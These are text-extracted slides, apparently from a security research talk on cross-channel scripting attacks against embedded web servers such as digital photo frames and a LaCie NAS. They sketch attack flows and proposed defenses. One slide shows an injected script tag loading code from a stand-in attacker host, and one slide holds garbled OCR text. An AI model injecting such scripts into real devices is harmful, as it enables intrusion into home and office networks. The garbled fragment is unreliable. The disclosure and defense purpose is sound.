


Photo frame XCS



1 Attacker infects via CSRF



2 User connects to manage



3 Payload executes




Photo frame XCS attack result



EL001-SUes808C-M: nolseV aewmml
lto oll beselecom gntfsoe
all gntfsoe
dulbocosa-ea 'selecom adeoed
il gntfsoe basel aE
gntfsoe and gntfsoe
dulbocosa-ea

Photo frames as stepping stones






Photo frames as stepping stones



I Frame gets infected via
grandma's browser

Photo frames as stepping stones




I Frame gets infected via
grandma's browser

2 Son connects to
upload photos

Photo frames as stepping stones



2 Son connects to
upload photos



3 Intranet
infected

1 Frame gets infected via
grandma's browser



Bonus “feature”:

- ▶ Current photo visible without login

A vehicle for scams?



eStarling photo frame

- ▶ receive photos via email
- ▶ predictable address



Big Picture

Big picture



Embedded web servers are everywhere

- ▶ In homes, offices
- ▶ Various types and functions
- ▶ Massive attack surface (in aggregate)
- ▶ Can be used as stepping stones into LAN



Security: not a priority so far

- ▶ Single exploits: well known
- ▶ However, the trend is a concern



Security: not a priority so far

- ▶ Single exploits: well known
- ▶ However, the trend is a concern
- ▶ Rise of multi-protocol devices: XCS
- ▶ Rise of browser-OS: 24x7 exploitability

Defenses

Defense approaches



Today

- ▶ Internal audits by IT staff and end-users

Defense approaches



Today

- ▶ Internal audits by IT staff and end-users

Near-term

- ▶ SiteFirewall: IT, browser vendors

Defense approaches



Today

- ▶ Internal audits by IT staff and end-users

Near-term

- ▶ SiteFirewall: IT, browser vendors

Long-term

- ▶ Server-side security gains



Injected script can issue requests at will:

<script src="http://evil.com">

Before

The screenshot shows a web-based management interface for a Lacie storage device. At the top, there is a navigation bar with tabs: Configuration, Network, Disk, Shares, Users, Media, and Status. The Configuration tab is selected. On the right side of the header, it shows the user 'admin' logged in at '2000-02-11 06:44:02 PM' with a UK flag icon, and a 'Log Off' button.

| Date | Program | Message |
|-----------------|-------------------------|--|
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session opened for user admin by (uid=0) |
| Jan 10 02:18:48 | httpd(pam_unix)[17476]: | session closed for user admin |
| Jan 10 02:19:07 | httpd(pam_unix)[17613]: | bad username [] |
| Jan 10 02:19:46 | httpd(pam_unix)[17617]: | bad username [|


Below the log, a message reads: "We now own your secret data. For example:" followed by a link labeled "EDmini - secret/".

At the bottom, there is a file listing for "secret_code.exe":

| [To Parent Directory] | 01/09/2000 22:50:05 | 7.7k secret_code.exe |
|-----------------------|---------------------|----------------------|
|-----------------------|---------------------|----------------------|

